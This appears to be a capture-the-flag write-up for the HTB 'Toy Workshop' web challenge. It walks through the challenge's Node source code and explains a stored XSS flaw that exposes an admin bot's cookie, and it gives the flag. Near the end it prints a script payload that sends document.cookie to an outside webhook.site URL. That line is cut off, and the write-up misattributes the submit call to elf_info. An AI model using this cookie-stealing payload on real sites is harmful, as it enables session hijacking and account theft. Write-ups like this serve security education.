Cyber Santa is Coming to Town: Toy Workshop

Author crxzii | Contest Date 05.12.2021

Solve Moment During The Contest | Category Web | Score 300

Description

> The work is going well on Santa's toy workshop but we lost contact with the manager in charge! We suspect the evil elves have taken over the workshop, can you talk to the worker elves and find out?

Attached Files

- web_toy_workshop.zip

A Zip file containing the full docker source code.

Summary

We use a vulnerability to parse an XSS payload into the website, which is then being accessed by the 'admin' of the page, who has the flag stored in the cookie.

Flag

```
HTB{3v1l_3lv3s_4r3_r1s1ng_up!}
```

Detailed Solution

Taking a look at the bot.js file, we can see, that the flag is stored in the bot's cookie:

```
const cookies = [{
    'name': 'flag',
    'value': 'HTB{f4k3_fl4g_f0r_t3st1ng}'
}];
```

We can also see, that it will access the `http://127.0.0.1:1337/queries` Url:

```
const readQueries = async (db) => {
        const browser = await puppeteer.launch(browser_options);
        let context = await browser.createIncognitoBrowserContext();
        let page = await context.newPage();
        await page.goto('http://127.0.0.1:1337/');
        await page.setCookie(...cookies);
        await page.goto('http://127.0.0.1:1337/queries', {
            waitUntil: 'networkidle2'
        });
        await browser.close();
        await db.migrate();
};
```

So let's take a look the contents of the `/queries` endpoint.

```
router.get("/queries", async (req, res, next) => {
  if (req.ip != "127.0.0.1") return res.redirect("/");

  return db
    .getQueries()
    .then((queries) => {
      res.render("queries", { queries });
    })
    .catch(() => res.status(500).send(response("Something went wrong!")));
});
```

The queries endpoint will just render all elements from the database, without any cleanup. This seems interesting, this rings my alarm for XSS! So let's take a look how elements are put into the database.

We can find an endpoint, that inserts data into the database. Important to notice: It just takes the input and writes it into the db. No cleanup or checks again. This definitely gives us possible XSS.

```
router.post("/api/submit", async (req, res) => {
  const { query } = req.body;
  if (query) {
    return db.addQuery(query).then(() => {
      bot.readQueries(db);
      res.send(response("Your message is delivered successfully!"));
    });
  }
  return res.status(403).send(response("Please write your query first!"));
});
```

Right here we can go ahead and send our payload via a curl request for example.


But there is another interesting thing to find is in the `index.js` file.

```
$(document).ready(() => {
    $('#submit-btn').on('click', submit);
});

const elf_info = (elf_id) => {
    inst = $('[data-remodal-id=modal]').remodal();
    inst.open();
    $('#elfavatar').attr('src',`/static/images/elf${elf_id}.png`);
    $('#elfname').text((elf_id == 1) ? 'Lhoris Farrie' : 'Ievis Chaeqirelle');
}

const submit = async () => {
    $('#submit-btn').prop('disabled', true);

    // prepare alert
    let card = $('#resp-msg');
    card.attr('class', 'alert alert-info');
    card.hide();

    // validate
    let query = $('#query').val();
    if ($.trim(query) === '') {
        $('#submit-btn').prop('disabled', false);
        card.text('Please input your query first!');
        card.attr('class', 'alert alert-danger');
        card.show();
        return;
    }
```

```
    await fetch('/api/submit', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json',
            },
            body: JSON.stringify({query: query}),
        })
        .then((response) => response.json()
            .then((resp) => {
                card.attr('class', 'alert alert-danger');
                if (response.status == 200) {
                    card.attr('class', 'alert alert-success');
                }
                card.text(resp.message);
                card.show();
            }))
        .catch((error) => {
            card.text(error);
            card.attr('class', 'alert alert-danger');
            card.show();
        });

        $('#submit-btn').prop('disabled', false);
}
```

We see a function called `elf_info`, which accesses the endpoint to add data to the database.

Let's see if we can call this function via the developer console!




And tada! We got the window we need to easily insert data into the database.

Now we build an easy XSS payload using the website `https://webhook.site` to receive the cookie data.

```
<script> document.write('<img src="https://webhook.site/XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX?cookie='+document.cookie+'
```

Inserting this script, submitting and waiting a few minutes for the bot to access the website, we get it's cookie!



And there we can see our flag `HTB{3v1l_3lv3s_4r3_r1s1ng_up!}` !